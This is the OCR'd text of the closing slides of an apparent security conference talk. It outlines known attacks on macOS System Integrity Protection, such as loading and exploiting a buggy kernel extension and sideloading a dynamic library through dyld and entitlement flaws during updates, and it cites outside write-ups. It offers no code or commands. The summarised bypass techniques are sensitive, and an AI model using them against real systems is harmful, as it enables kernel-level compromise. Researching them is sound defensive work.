2 'bring' & load buggy kext
3 exploit & disable SIP
run unsigned kernel code, etc

https://www.synack.com/blog/high-sierras-secure-kernel-extension-loading-is-broken/


Known Attacks #3: Abuse dyld + entitlement

- Entitlement / Signature is check against entire “Package”
  - /Application/a.bundle
  - /Application/a.bundle/Resources/A/hacked.dlib
- Entitlement and signature is tied together (invalidated at once)

https://objective-see.org/blog/blog_0x14.html

Known Attacks #3: Abuse dyld + entitlement
macOS Update Process

- Sideloading dynamic library during installation



macOS Beta

Ready to install.

Click Restart to install macOS Beta.
Your computer may restart more than once during installation.

Conclusion

- Defending systems by removing power from users is unethical
- Securing old designs (BSD) is challenging
- Kernel attack surface wins

Questions?

talun_yen@txone.com / @evanslify